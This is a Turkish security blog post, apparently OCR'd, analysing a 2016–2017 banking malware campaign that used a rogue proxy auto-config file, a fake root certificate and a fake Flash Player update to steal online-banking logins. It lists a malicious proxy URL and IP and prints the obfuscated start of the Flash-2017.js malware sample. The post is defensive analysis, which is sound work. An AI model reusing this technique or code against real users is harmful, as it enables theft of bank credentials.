
Man In The Proxy


written by Mert SARICA | 1 November 2017

Benim gibi bir bankada çalışıyor, tersine mühendislikten keyif alıyor ve bankacılık zararlı yazılımları da özel olarak ilgi alanınıza giriyorsa, analiz etmek için çeşitli örnekler zaman içinde elinize düşüveriyor. Kimi zaman bu bankacılık zararlı yazılımlarını temin etmek işin en zor kısmı olsa da günün sonunda başarıyla analiz edip, yazılım ekipleri ile yakın çalışarak, müşterilerinizi korumak için beyin fırtınaları, çalışmalar yapmak mesleki tatmin adına pahabiçilmez oluyor.

Bu hikaye, 2016 yılının Kasım ayında bir kullanıcının bankacılık işlemi gerçekleştirmek üzere müşterisi olduğu bankanın internet şubesine bağlanıp bilgilerini girdiğinde, daha önce hiç karşılaşmadığı şüpheli bir uyarı mesajı (Sayın kullanıcı! Sitede teknik işlemler yapılıyor. Bilgisayardan, tabletten veya akıllı telefondan yarın girebilirsiniz. Özür dileriz) ile karşılaşması ve bankaya haber vermesi ile başlar. Yapılan incelemede, kullanıcının internet tarayıcısının özellikleri bölümünde, vekil (proxy) sunucu adresi tanımlama kısmında http://valnorak.top/pPkJX8/G7E34.eod adresinin yer aldığı görülür. GF7E34.eod isimli auto-config dosyası incelendiğinde ise hedef alınan bankaların listesi ortaya çıkar. Kullanıcı bu bankalardan birinin internet şubesine gitmeye çalıştığında internet tarayıcısı, kullanıcının trafiğini 194.165.16.35 ip adresinde bulunan vekil sunucuya yönlendirerek banka ile olan iletişim artık art niyetli kişilerin yönlendirdiği vekil sunucu ile gerçekleşmeye başlar. Vekil sunucudan kullanıcıya, bankaya aitmiş süsü verilen sahte sayfalar (response) iletilerek kullanıcının bu sayfalara internet şube girişi için gerekli bilgilerini (kullanıcı adı, parola, sms doğrulama kodu vs.) girmesi sağlanarak müşterinin bilgileri çalınır. Sahte sayfaya yönlendirilen internet tarayıcısının kendinden imzalı (self-signed) SSL sertifika nedeniyle uyarı vermemesi adına da, yönlendirilme öncesinde kullanıcının sistemine TurkSign isimli bir kök sertifika yüklenir. Zararlı yazılım, iz bırakmama adına sistem üzerinde kalıcı (persistency) olmamayı tercih ettiğin için ise sistem üzerinde zararlı yazılımın yürütülebilir (exe) haline rastlanmaz.




Aradan aylar geçtikten sonra 2017 yılının Mayıs ayında, bir başka bankadaki uzman arkadaşın paylaşımı ve bankalar arası siber tehditlerin birlikten güç doğar edasıyla paylaşıldığı bir platformda (BASTM) paylaşılan bir bilgi sayesinde zincirdeki kayıp halka olan yukarıda bahsi geçen zararlı yazılıma ulaşmayı başarabildim. Art niyetli kişiler, kullanıcılara zararlı yazılımı indirtmek için öncelikle sahte bir Flash Player güncelleme sayfası oluşturup, buraya içinde Flash-2017.zip dosyası içinde Flash-2017.js isimli bir dosya yüklemişler. Okunaklı olmayan (encoded) bu dosya çalıştırıldığında, ekrana sahte bir hata mesajı çıkarıp, sonlanıyordu. Zararlı JavaScript Analizi başlıklı yazımı okuyanlar, okunaklı (obfuscated) olmayan bu JScript kodunu hata ayıklama (debugging) yöntemi ile analiz etmeye çalıştıklarında 3 büyük internet tarayıcısında hata aldıklarını göreceklerdir. “WScript is not defined”, “ActiveXObject is not defined” ve benzer durumlarda nasıl hata ayıklama gerçekleştirebileceklerini (debugging) merak edenleri hemen Wscript Hata Ayıklaması başlıklı diğer bir blog yazıma yönlendirebilirim. ;)



Adobe Flash Player
eco-flash.ru
Flash Player Yükseltin Mayıs 2017
ADOBE®
FLASH® PLAYER
DOWNLOAD
İndirmek için buraya tıkla
Flash-2017
Search Flash-2017
Organize
Open
Share with
Print
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Local Disk (C:)
Network
Name
Date modified
Type
Size
Flash-2017.js
04.05.2017 16:06
JScript Script File
8 KB
Windows Script Host
Runtime Error 0x48940 (.QBT) Library not located on the system, please use x64 system.
OK

Flash-2017.js


```
var ccdffcbabb = '';
var  aaadeecfdeccae = [];
var    abcdbefafafe;



    var afdebc = new ActiveXObject('Scripting.FileSystemObject');

    var becafdecbcaaabff = afdebc.GetSpecialFolder(2);


/*

function acfabbfabdd(cadfddaceacffc) {
    var ffbfabeffda = cadfddaceacffc.toString();
    var ecacebbabbbfddc = '';
    for (var efadcccbfac = 0; efadcccbfac < ffbfabeffda.length; efadcccbfac += 2)
        ecacebbabbbfddc += String.fromCharCode(parseInt(ffbfabeffda.substr(efadcccbfac, 2), 16));
    return ecacebbabbbfddc;
}

function cbfeedcbccdbbf(ddccfceeaaab) {
  return !isNaN(parseFloat(ddccfceeaaab)) && isFinite(ddccfceeaaab);
}



function cfedcadb(eceedbbdaeafeeceedbbdaeafe,bfadaea){


    for(i=bfadaea;i>0;i--){

        eceedbbdaeafeeceedbbdaeafe = eceedbbdaeafeeceedbbdaeafe - 1;

        if(eceedbbdaeafeeceedbbdaeafe<0)eceedbbdaeafeeceedbbdaeafe = 9;

    }
```

